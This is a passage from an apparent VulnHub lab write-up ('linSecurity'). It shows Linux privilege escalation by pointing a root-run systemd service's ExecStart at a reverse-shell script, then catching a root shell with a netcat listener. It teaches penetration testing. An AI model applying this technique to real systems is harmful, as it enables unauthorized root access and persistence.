
3. Exploit by changing `ExecStart` path to our reverse shell script

```
nano /lib/systemd/system/debug.service
```



```
 GNU nano 2.9.3

[Unit]
Description=in.security debugging
After=network.target
StartLimitIntervalSec=0

[Service]
Type=idle
Restart=always
RestartSec=1
User=root
ExecStart=/home/peter/shell.sh

[Install]
WantedBy=multi-user.target
```

4. Reboot to obtain shell



```
┌──(root💀kali)-[~/vulnHub/linSecurity/mnt/peter]
└─# nc -nvlp 8888
listening on [any] 8888 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.113] 33752
whoami
root
```

Tags: #protocol/nfs #linux-priv-esc/sudo/gtfo-bin #linux-priv-esc/tar_wildcard #linux-priv-esc/cronjob #linux-priv-esc/systemd